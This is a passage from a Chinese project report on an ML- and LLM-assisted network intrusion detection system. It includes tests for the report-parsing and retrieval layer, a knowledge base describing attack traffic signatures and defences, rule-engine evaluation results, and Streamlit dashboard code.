  mpath.write_text(json.dumps(manifest, ensure_ascii=False, indent=2), encoding="utf-8")
  print(f"[清单] {mpath}", flush=True)
  return 0


if __name__ == "__main__":
  raise SystemExit(main())
```

代码 3-25　tests/test_llm_and_center.py（170 行）　大模型层与中心接口联测

```
"""大模型层与中心端自测：输出结构、检索、推理契约、存储往返。
```

```
不联网：LLM 客户端只测解析与降级路径，不测真实调用。
"""

import json
from pathlib import Path

import numpy as np
import pytest

from center.database import FLOW_DISPLAY_FIELDS, Store
from center.inference import Detector, escalate
from llm.rag import Retriever, tokenize
from llm.schema import parse_diagnosis, validate, RISK_LEVELS
from probe.features import FEATURE_ORDER

ROOT = Path(__file__).resolve().parent.parent
MODEL = ROOT / "models" / "artifacts" / "best_model.pkl"
SCHEMA = ROOT / "models" / "artifacts" / "feature_schema.json"
CHUNKS = ROOT / "data" / "rag" / "chunks.json"



# ---------------------------------------------------------------- 输出结构



def test_parse_handles_fenced_json_and_surrounding_prose():
  text = '好的，报告如下：\n```json\n{"summary":"端口扫描","risk":"high",' \
     '"evidence":["RST 计数高"],"actions":["封禁源 IP"],"principle":"扫描利用半开连接"}\n```\n
以上。'
  d = parse_diagnosis(text)
  assert d.summary == "端口扫描"
  assert d.risk == "high"
  assert d.evidence and d.actions and d.principle
  assert validate(d) == []



def test_unknown_risk_word_is_normalized_to_enum():
  """回归：模型写成"中高危"这类不在枚举里的值时，看板的颜色映射会静默失效。"""
  d = parse_diagnosis('{"summary":"x","risk":"中高危","evidence":["a"],"actions":
["b"],"principle":"c"}')
  assert d.risk in RISK_LEVELS
  assert d.risk == "high"



def test_validate_reports_missing_sections():
  d = parse_diagnosis('{"summary":"","risk":"low","evidence":[],"actions":
[],"principle":""}')
  problems = validate(d)
  assert len(problems) == 4



def test_markdown_has_all_five_sections():
  d = parse_diagnosis(
    '{"summary":"s","risk":"high","evidence":["e"],"actions":["a"],"principle":"p"}'
  )
  md = d.to_markdown()
  for title in ("事件概述", "风险等级", "证据链", "处置建议", "协议原理回顾"):
    assert title in md



# ---------------------------------------------------------------- 检索



def test_chinese_tokenizer_uses_bigrams():
```

```
  tokens = tokenize("端口扫描")
  assert "端口" in tokens and "扫描" in tokens
  assert "端" not in tokens  # 单字不参与，避免噪声


def test_retrieval_finds_the_right_chunk():
  r = Retriever(str(CHUNKS))
  for query, expect in [
    ("端口扫描 大量 RST 目的端口分散", "port-scan"),
    ("SYN 洪泛 半连接队列", "syn-flood"),
    ("暴力破解 SSH 认证失败", "brute-force"),
  ]:
    got = [c["id"] for c in r.retrieve(query, top_k=3)]
    assert expect in got, f"{query} 没检索到 {expect}，实际 {got}"


def test_retrieval_returns_empty_for_empty_query():
  r = Retriever(str(CHUNKS))
  assert r.retrieve("", top_k=3) == []


# ---------------------------------------------------------------- 推理契约


@pytest.fixture(scope="module")
def detector():
  if not MODEL.exists():
    pytest.skip("还没有训练产物，先跑 models/train.py")
  return Detector(str(MODEL), str(SCHEMA))


def test_detector_rejects_reordered_features(detector):
  """回归：列序错了不会报错，只会把"目的端口"当"流时长"去推理。必须当场拒收。"""
  bad = list(reversed(detector.feature_names))
  with pytest.raises(ValueError):
    detector.check_features(bad)
  detector.check_features(detector.feature_names)  # 正确列序不抛


def test_predict_batch_returns_class_names_not_indices(detector):
  x = np.zeros((3, len(detector.feature_names)))
  out = detector.predict_batch(x)
  assert len(out) == 3
  for row in out:
    assert row["category"] in detector.classes
    assert 0.0 <= row["confidence"] <= 1.0
    assert row["risk"] in ("info", "low", "medium", "high", "critical")
    assert pytest.approx(sum(row["proba"].values()), abs=1e-4) == 1.0


def test_top_features_returns_k_items(detector):
  x = np.zeros(len(detector.feature_names))
  items = detector.top_features(x, k=5)
  assert len(items) == 5
  assert all("feature" in it and "z_score" in it for it in items)


def test_escalate_respects_confidence():
  assert escalate("high", 0.999) == "critical"
  assert escalate("high", 0.90) == "high"
  assert escalate("high", 0.30) == "medium"
```

```
# ---------------------------------------------------------------- 存储


def test_store_roundtrip(tmp_path):
  store = Store(str(tmp_path / "t.db"))
  fid = store.add_flow("probe-a", 1.0, 2.0, "6|1.1.1.1|1|2.2.2.2|80", "PortScan", 0.9,
{"x": 1})
  aid = store.add_alert("probe-a", "6|1.1.1.1|1|2.2.2.2|80", "PortScan", 0.9, "high",
           {"x": 1}, [{"feature": "SYN Flag Count", "value": 5}])
  rid = store.add_report(aid, "### 事件概述\n扫描", "deepseek-chat", 120)
  store.add_chat(rid, "user", "为什么？")
  store.add_chat(rid, "assistant", "因为 SYN 计数高")

  assert fid and aid and rid
  alert = store.alert(aid)
  assert alert["category"] == "PortScan"
  assert alert["evidence"][0]["feature"] == "SYN Flag Count"   # JSON 已还原成对象
  assert store.report_for_alert(aid)["content"].startswith("### 事件概述")
  assert len(store.chat_history(rid)) == 2

  st = store.stats(since=0)
  assert st["total_flows"] == 1
  assert st["by_prediction"] == {"PortScan": 1}
  assert st["by_protocol"] == {"6": 1}


def test_store_report_is_json_decoded_not_string(tmp_path):
  """回归：features/evidence 存的是 JSON 文本，读出来不还原就等于看板拿不到证据。"""
  store = Store(str(tmp_path / "t2.db"))
  store.add_alert("p", "k", "DDoS", 0.8, "high", {"a": 1}, [{"b": 2}])
  row = store.alerts(limit=1)[0]
  assert isinstance(row["features"], dict)
  assert isinstance(row["evidence"], list)


def test_flow_list_keeps_only_display_fields(tmp_path):
  """回归：流水表接口若不裁剪特征，200 行响应会到 MB 级，看板每 2 s 拉一次会拖死浏览器。"""
  store = Store(str(tmp_path / "t3.db"))
  feats = {name: i * 1.0 for i, name in enumerate(FEATURE_ORDER)}
  store.add_flow("probe-a", 1.0, 2.0, "6|1.1.1.1|5000|2.2.2.2|80", "BENIGN", 0.98, feats)

  row = store.flows(limit=1)[0]
  assert "features" not in row
  assert row["summary"]["Flow Duration"] == feats["Flow Duration"]
  assert set(row["summary"]) <= set(FLOW_DISPLAY_FIELDS)
  assert len(row["summary"]) < len(FEATURE_ORDER) / 10
```

表 3-9　M9 知识库全部 12 条内容（与 chunks.json 逐字段一致）

编号	标题	检索标签	正文
tcp-handshake	TCP 三次握手与状态机	tcp、握手、syn、syn-ack、半连接	TCP 建立连接需要三次握手：客户端发 SYN（携带初始序列号 ISN 与接收窗口），服务端回 SYN+ACK，客户端再回 ACK。服务端在收到 SYN 后把连接放入半连接队列（SYN 队列），收到最终 ACK 后才移入全连接队列（accept 队列）。两个队列都有长度上限，队列满时后续 SYN 会被丢弃或忽略，这是 SYN 洪泛攻击的着力点。SYN 洪泛的特征是大量源地址伪造的 SYN，服务端为每个 SYN 分配资源并回 SYN+ACK，但永远等不到 ACK。

编号	标题	检索标签	正文
syn-flood	SYN Flood（SYN 洪泛）	syn、flood、拒绝服务、ddos、dos	SYN 洪泛属于拒绝服务攻击。攻击者用伪造源地址大量发送 SYN，服务端半连接队列被占满，真实用户无法完成握手。典型流量特征：SYN 标志计数极高、几乎不存在 ACK、每条流只包含 1 到 2 个包、流时长短、上下行包数比接近 0（没有反向流量）。防御手段包括 SYN Cookie（不预先分配资源，把状态编码进序列号）、增大 SYN 队列、缩短 SYN 重传超时、在边界设备做源地址校验（uRPF）与速率限制。
port-scan	端口扫描（PortScan）	扫描、portscan、nmap、rst、探测	端口扫描用于探测目标主机开放了哪些端口，是入侵的前置侦察。TCP connect 扫描对每个端口完成三次握手后立即断开；SYN 半开扫描只发 SYN，收到 SYN+ACK 说明端口开放、收到 RST 说明关闭，然后立刻发 RST 中止，避免被目标记录完整连接。流量特征：同一源 IP 在短时间内访问大量不同目的端口或大量不同目的主机、每条流包数极少、大量 RST 标志、目的端口分散且往往落在 1-1024 的低号端口。防御上可用防火墙默认拒绝、端口敲门、入侵检测系统按源 IP 统计单位时间内的连接尝试数。
dos-hulk	DoS Hulk 与 HTTP 洪泛	dos、hulk、http、洪泛、应用层	DoS Hulk 是一种 HTTP 洪泛工具，通过大量看似合法的 HTTP 请求（常带有随机化的 URL 与 User-Agent）压垮 Web 服务。与 SYN 洪泛不同，它完成完整握手，因此流量特征表现为：单条流包含较多请求、PSH 与 ACK 标志计数高、Fwd 包长集中在较小的请求大小、上下行字节比偏低（请求多而响应小或被丢弃）、Flow Packets/s 与 Flow Bytes/s 显著高于正常业务。防御重点在应用层：限流、连接数上限、识别异常的请求速率与 User-Agent 分布、用反向代理做缓存与挑战（如 JS 挑战）。
ddos	DDoS（分布式拒绝服务）	ddos、分布式、僵尸网络、拒绝服务	DDoS 通过大量分布在不同网络的主机（僵尸网络）同时发起攻击，使目标带宽或处理能力耗尽。与单点 DoS 相比，流量特征的区别在于源 IP 数量极多、地理与 AS 分布分散、单源速率不高但总量巨大。检测上单条流往往看不出异常，必须做聚合：按目的 IP 统计单位时间的连接数与字节数。防御手段包括流量清洗中心、Anycast 分散、边界限速与黑洞路由。
brute-force	暴力破解（Patator / Hydra 类）	patator、暴力破解、ssh、ftp、认证	Patator 是模块化的暴力破解工具，常用于 SSH、FTP、HTTP 表单等的口令猜测。FTP 与 SSH 的暴力破解在流量上相似：同一源 IP 对同一目的端口反复建立短连接，每条流包含若干次认证交互后由服务端断开，流数量多、单流时长中等、RST 与 FIN 计数偏高、上传与下载字节都不大。防御手段包括限制单源认证失败次数、账号锁定与验证码、禁用口令登录改用密钥、把 SSH 端口暴露范围收紧到跳板机。
heartbleed	Heartbleed（CVE-2014-0160）	heartbleed、openssl、tls、心跳、信息泄露	Heartbleed 是 OpenSSL 心跳扩展（Heartbeat Extension）实现中的越界读取漏洞。客户端声明心跳载荷长度为 N，但实际只发送很少的字节；有漏洞的服务端不做长度校验，直接把内存中 N 字节的数据回传，其中可能包含私钥、会话标识、口令等敏感信息。流量特征是极短的 TLS 连接、请求侧载荷很小而响应侧明显超出请求长度、往往伴随异常大的 Fwd/Bwd 包长比。修补方式是升级 OpenSSL，并在泄露后吊销并更换证书与密钥。

编号	标题	检索标签	正文
flow-features	流特征的含义（CICFlowMeter 口径）	特征、flow、iat、iat、统计	本系统用 78 维流级统计特征。核心几类：一是规模类（前向/后向包数与字节数），反映会话大小；二是时序类（Flow IAT、Fwd/Bwd IAT 的均值方差最大最小值），攻击工具产生的包间隔往往过于均匀或过于密集；三是包长分布（最大最小均值标准差），正常业务混合大小包，扫描类则高度单一；四是标志位计数（SYN、ACK、RST、PSH 等），直接对应 TCP 状态机行为；五是速率类（Flow Bytes/s、Flow Packets/s）。Active/Idle 统计把流按 5 秒间隔切成活跃期与空闲期，用来刻画长连接的节奏。
iat-semantics	IAT 与速率特征的解读边界	iat、时间间隔、速率、误读	IAT（Inter-Arrival Time）是相邻包的时间间隔。它非常依赖抓包位置：在探针主机上抓到的 IAT 包含了本机的协议栈排队与调度延迟，与交换机镜像口抓到的不同。速率类特征（Flow Bytes/s）在流时长极短时会被放大到失真，因此分析时必须同时看包的绝对数量，不能只看速率。同理，被截断的长连接其 Flow Duration 只是真实时长的一部分，速率会被系统性高估。
false-positive	误报的常见来源	误报、监控、扫描、基线	入侵检测的主要成本往往不是漏报而是误报。常见来源：资产盘点与漏洞扫描器（行为与端口扫描几乎一致）、备份与同步任务（产生大流量且周期性）、健康检查与压测（高并发短连接）、NAT 网关后的多用户共享同一出口 IP（看起来像单源高频访问）。处置建议里应包含「先在资产清单里确认该源 IP 的归属与用途」，而不是直接封禁。
response-playbook	告警响应的分层处置顺序	处置、响应、封禁、取证	合理的处置顺序是：先保全证据（保存 pcap 与流特征 CSV，记录时间窗），再判定影响面（该源 IP 是否命中资产清单、目标端口承载什么业务），然后做最小干预（在边界 ACL 或 WAF 上临时封禁该源，而不是关停服务），最后复盘并补规则。直接封禁整个网段或关停服务属于过度反应，会造成比攻击本身更大的业务损失。
sampling-bias	数据集类别先验与线上指标的差别	数据集、先验、指标、评测	公开数据集里正常流量占比通常在八成以上，但为了让模型能学到稀有攻击，训练样本往往按类配额抽样，导致类别先验被人为抬高。在这样的样本上算出的准确率不能直接当作线上准确率：线上正常流量占绝大多数，同样的误报率意味着完全不同的误报数量。评测里更可靠的做法是看每类召回、看跨时间段留出，并把先验差异写进结论。

3.4.7 小结

本部分交付了从“告警”到“报告”的完整路径，并且把这条路径上的每一步都做成了可检查的：提示词里的三条铁律对应三个具体的失败模式，schema 校验对应“字段缺失即拒绝”，降级路径对应“大模型挂了服务不能挂”。实测单份报告中位耗时 4.97 秒、中位正文 1 122 字，报告里引用的证据都能回溯到特征值和规则命中记录。

这一层能做的事情有明确边界：它不判断、不预测、不替代分类器。把边界写清楚，比让它“看起来更智能”更有价值——否则一旦它改判，整个系统的评测口径就散了。

3.5 王储：可视化看板与阈值规则引擎（M5 / M11）

本人负责“让人看见结果”和“让系统有确定性下限”两件事：四个标签页的看板、以及与小模型并跑的阈值规则引擎。另外负责全部单元测试。

表 3-10　本部分涉及的源文件

文件	行数	职责
dashboard/app.py	445	四个标签页、图表、局部自动刷新
center/rules.py	292	单流规则 + 窗口规则 + 按域去重
tools/rules_baseline.py	109	规则基线在与模型相同的测试集上评测
tests/*.py	649	特征、规则、训练流水线、混合森林的单元测试

3.5.1 看板的信息架构

看板有四个标签页，分别对应四类使用者的问题：现在网络里在发生什么（实时总览）、有哪些告警（告警）、这条告警为什么可疑（诊断报告）、上周三那次扫描是什么情况（历史查询）。四个标签页共用顶部的连接设置与统计时间范围，切换标签不重新输入。




图 3-7　实时总览：四个指标块、每 10 秒的流数量折线、判定分布与协议构成

自动刷新是用 Streamlit 的 fragment 实现的：实时总览每 2 秒、告警页每 5 秒、报告页每 10 秒各自局部重渲，而不是整页重跑。这里踩过一个坑——最初在告警页里调用了 st.rerun(scope="app")，那一刻会连实时页一起重跑，整页重跑会把标签页冲回第一个，于是用户每选一次告警就被弹回“实时总览”。改成只写 session_state、由报告页自己按 10 秒刷新之后，标签页才稳得住。



图 3-8　告警页：类别过滤、告警表（含来源与判定值）、告警类别分布

告警表里有一列叫“判定值”，它的含义随来源变化：小模型的告警显示为百分比（100.0%），规则的告警显示为超阈值倍数（1.03×）。这两者不是同一种量，所以不在同一列里混着比大小，而是在表下用文字说明“规则不输出置信度”。图表也遵守同一条原则：颜色从不单独承载信息，所有柱状图都直接标数值，风险等级同时写文字。




图 3-9　历史查询：按探针、日期、类别过滤，结果可导出 CSV

会话流水表只下发展示用的几个特征列，不下发 78 维整包——200 行整包会超过 1 MB，而看板要的是“看得懂”，不是“看得全”。要核查细节时按流标识回中心取原始记录，再回 pcap 里逐帧对照。

3.5.2 阈值规则引擎

规则层不是“小模型的简化版”，它在系统里有两个独立用途：一是与机器学习同口径的确定性对照基线，二是线上兜底。判据分两组：单流规则只看一条流的特征（包长、时长、包数、标志位），阈值取自训练段各类的分位数；现场行为规则判的是窗口内的行为量（同一源在 60 秒内探了多少个不同目的端口、同一目的端口上未应答的 SYN 流有多少条），这类量不依赖采集口径，线上用它。

两条实现约定需要交代。其一是去重按域而不按规则：一次 200 端口的扫描会同时命中 port_scan、portscan_short、scan_single 三条规则，若每条各报一次，看板就被刷满，“这是一次扫描”反而看不出来。所以扫描类共用一个按源 IP 的去重域，洪泛类按目的 IP:端口，每次只报一条、60 秒冷却。其二是规则不输出置信度：告警表里 source='rule' 的行，confidence 存的是“超出阈值多少倍”，不是概率，看板按“1.03×”这样的措辞展示，不与小模型的 0.996 并列比较。

还有一条容易被忽略的约定：flow_rules() 返回的列表顺序就是优先级，pick() 取第一条，不按 strength 排序。原因是不同规则的“超出多少倍”之间没有可比性——超阈值 20 倍的端口扫描与超阈值 2 倍的洪泛，谁更严重取决于场景，不取决于倍数。

3.5.3 规则基线评测结果

表 3-11　阈值规则基线与小模型在同一段测试集上的对照（22 907 行）

类别	规则精确率	规则召回率	规则 F1	小模型 F1
BENIGN	0.633	0.607	0.620	0.979
DDoS	0.919	0.471	0.623	0.955
DoS Hulk	0.704	0.256	0.376	0.954
Patator	0.500	0.905	0.644	0.998
PortScan	**0.468**	**0.989**	**0.635**	**0.973**
macro-F1	—	—	0.5795	0.9719




图 3-10　规则基线评测脚本的实测输出（本机终端）

0.5795 这个数要读对两件事。第一，它只是单流规则的成绩——每次判定只看得见一行特征。端口扫描真正依靠的是“同一源在窗口内探了多少个目的端口”，而这条信息在 CSV 里根本不存在（78 列特征里既没有源/目的 IP，也没有

时间戳）。线上规则引擎用的是窗口判据，能力不止这个数，所以不能拿 0.5795 去证明“规则无用”。

顺带一提，阈值规则作为端口扫描检测手段的局限性，在公开的实验评估里也有类似记录[17]——单流判据对“慢扫描”和“单包短流”这两端都不敏感，这和我们量到的 0.468 精确率是一致的。

第二，规则在“小模型失效的那种形态”上确实工作。实测两条：25 条单包 SYN 探测流走完整链路，小模型 25 条全判 BENIGN，规则层出 1 条 PortScan 告警；把数据集里 3 条 PortScan 加 3 条 DoS Hulk 行喂进去，小模型出 6 条告警且每条都带六类概率，规则同时给其中 4 条补了印证命中。这正是开集问题下的分工：小模型管它见过的形态，规则管与采集口径无关的行为。

3.5.4 单元测试

单元测试 59 条，以合成数据为主，刻意不依赖 CIC-IDS2017 原始文件，保证换一台机器 clone 下来即可跑。覆盖的重点是三类容易静默出错的地方：特征口径（包长只统计 L4 载荷、标志位是 0/1 而不是次数）、规则引擎（去重域、冷却、优先级顺序）、以及 schema 校验（字段缺失与风险等级越界必须拒绝）。



图 3-11　单元测试：59 条全部通过

测试的写法上也有一条经验：断言要指向“能力是否存在”，而不是“函数有没有被调用”。例如验证去重域时，断言的是“200 端口扫描只产生 1 条告警”，而不是“_should_report 被调用了 200 次”；后者在去重逻辑写错时同样可能通过。

3.5.5 本部分完整代码

以下为本部分全部代码。测试文件按模块拆成四个，按“特征 → 规则 → 训练流水线 → 混合森林”排列。

代码 3-26　dashboard/app.py（445 行）　M5 看板

```
"""M5 可视化看板：实时流量、告警列表、LLM 诊断报告与追问。

启动::

  streamlit run dashboard/app.py

配色说明：分类色按固定槽位顺序取用（蓝/橙/青/黄/品红/绿），不按排名、不循环。
青、黄、品红三色在浅色底上对比度低于 3:1，因此所有柱状图都带直接数值标签，
告警表也照常显示数值——颜色从不单独承载信息。
风险等级用状态色（绿/黄/橙/红），并且总是同时写出文字等级。
"""

from __future__ import annotations

import os
import sys
import time
from pathlib import Path

import httpx
import pandas as pd
import plotly.graph_objects as go
import streamlit as st

ROOT = Path(__file__).resolve().parent.parent
if str(ROOT) not in sys.path:
  sys.path.insert(0, str(ROOT))

from settings import is_local_endpoint  # noqa: E402

# 分类色固定顺序（已用调色板校验脚本验证相邻色对 CVD 可分辨）
SERIES = ["#2a78d6", "#eb6834", "#1baf7a", "#eda100", "#e87ba4", "#008300"]
RISK_COLORS = {
  "info": "#898781",
  "low": "#0ca30c",
  "medium": "#fab219",
  "high": "#ec835a",
  "critical": "#d03b3b",
}
RISK_TEXT = {"info": "提示", "low": "低", "medium": "中", "high": "高", "critical": "严重"}
INK_MUTED = "#898781"
GRID = "#e1e0d9"



st.set_page_config(page_title="NetSentinel-LLM 看板", layout="wide")



# ---------------------------------------------------------------------- 取数



def api(path: str, **params):
  url = CENTER.rstrip("/") + path
  try:
```

```
    resp = httpx.get(url, params=params, headers={"X-Probe-Token": TOKEN}, timeout=10,
           trust_env=not is_local_endpoint(CENTER))
  except httpx.HTTPError as exc:
    return None, f"连不上中心服务 {url}：{exc}"
  if resp.status_code != 200:
    detail = resp.json().get("detail", resp.text) if resp.content else resp.text
    return None, f"中心端返回 {resp.status_code}：{detail}"
  return resp.json(), None


def api_post(path: str, body: dict):
  url = CENTER.rstrip("/") + path
  try:
    resp = httpx.post(url, json=body, headers={"X-Probe-Token": TOKEN}, timeout=60,
            trust_env=not is_local_endpoint(CENTER))
  except httpx.HTTPError as exc:
    return None, f"连不上中心服务 {url}：{exc}"
  if resp.status_code != 200:
    detail = resp.json().get("detail", resp.text) if resp.content else resp.text
    return None, f"中心端返回 {resp.status_code}：{detail}"
  return resp.json(), None


# ---------------------------------------------------------------------- 侧栏

with st.sidebar:
  st.header("连接")
  CENTER = st.text_input("中心服务地址", value=os.environ.get("NETSENTINEL_CENTER",
"http://127.0.0.1:8000"))
  TOKEN = st.text_input(
    "探针 Token", type="password", value=os.environ.get("NETSENTINEL_TOKEN", "")
  )
  window = st.selectbox("统计时间范围", ["最近 10 分钟", "最近 1 小时", "最近 6 小时", "最近 24 小
时"], index=1)
  minutes = {"最近 10 分钟": 10, "最近 1 小时": 60, "最近 6 小时": 360, "最近 24 小时": 1440}
[window]
  live = st.toggle("自动刷新（2 秒）", value=True)
  st.caption("抓包需要 root；探针 token 与 config.yaml 的 center.token 一致。")

if not TOKEN:
  st.warning("请先在侧栏填 Token（或设置环境变量 NETSENTINEL_TOKEN）")
  st.stop()


def money_fmt(n: int) -> str:
  return f"{n:,}"


# ---------------------------------------------------------------------- 顶部指标

tab_live, tab_alerts, tab_report, tab_history = st.tabs(["实时总览", "告警", "诊断报告", "历
史查询"])


def render_tiles(stats: dict) -> None:
  total = stats.get("total_flows", 0)
  alerts = stats.get("alerts", [])
  attack = total - stats.get("by_prediction", {}).get("BENIGN", 0)
  llm = stats.get("llm", {})
  c1, c2, c3, c4 = st.columns(4)
  c1.metric("流总数", money_fmt(total))
  c2.metric("告警数", money_fmt(len(alerts)))
  c3.metric("非 BENIGN 流", money_fmt(attack), delta=f"{attack / total:.1%}" if total else
None)
```

```
  c4.metric("大模型", "可用" if llm.get("available") else "未配置 key",
       delta=f"失败 {llm.get('failures', 0)} 次" if llm.get("failures") else None,
       delta_color="inverse" if llm.get("failures") else "off")


def base_layout(fig: go.Figure, title: str, height: int = 300) -> go.Figure:
  fig.update_layout(
    title=dict(text=title, font=dict(size=14)),
    height=height,
    margin=dict(l=8, r=8, t=40, b=8),
    paper_bgcolor="rgba(0,0,0,0)",
    plot_bgcolor="rgba(0,0,0,0)",
    showlegend=False,
    font=dict(size=12),
  )
  fig.update_xaxes(gridcolor=GRID, zeroline=False, linecolor="#c3c2b7")
  fig.update_yaxes(gridcolor=GRID, zeroline=False, linecolor="#c3c2b7")
  return fig


# ---------------------------------------------------------------------- 实时总览


def draw_live() -> None:
  stats, err = api("/api/v1/stats", since=time.time() - minutes * 60)
  if err:
    st.error(err)
    return
  render_tiles(stats)

  left, right = st.columns([3, 2])

  with left:
    timeline = stats.get("timeline") or []
    if timeline:
      df = pd.DataFrame(timeline)
      df["time"] = pd.to_datetime(df["bucket"] * 10, unit="s")
      fig = go.Figure(
        go.Scatter(
          x=df["time"], y=df["n"], mode="lines",
          line=dict(color=SERIES[0], width=2),
          hovertemplate="%{x|%H:%M:%S}<br>%{y} 条流<extra></extra>",
        )
      )
      base_layout(fig, "每 10 秒的流数量")
      st.plotly_chart(fig, width="stretch", config={"displayModeBar": False})
    else:
      st.info("窗口内还没有流。启动探针后：`python -m probe.sniffer --iface eth0`")

  with right:
    by_pred = stats.get("by_prediction") or {}
    if by_pred:
      order = sorted(by_pred.items(), key=lambda kv: -kv[1])
      names = [k for k, _ in order]
      vals = [v for _, v in order]
      colors = [SERIES[i % len(SERIES)] for i in range(len(names))]
      fig = go.Figure(
        go.Bar(
          x=vals, y=names, orientation="h",
          marker=dict(color=colors, line=dict(color="#fcfcfb", width=2)),
          text=[money_fmt(v) for v in vals], textposition="outside",
          hovertemplate="%{y}：%{x} 条<extra></extra>",
        )
      )
      base_layout(fig, "小模型判定分布（直接标数值）", height=300)
      fig.update_xaxes(showgrid=True)
      fig.update_yaxes(autorange="reversed")
      st.plotly_chart(fig, width="stretch", config={"displayModeBar": False})
```

```
    else:
      st.info("暂无判定结果")

  by_proto = stats.get("by_protocol") or {}
  if by_proto:
    label = {"6": "TCP", "17": "UDP", "1": "ICMP"}
    names = [label.get(k, f"协议 {k}") for k in by_proto]
    vals = list(by_proto.values())
    fig = go.Figure(
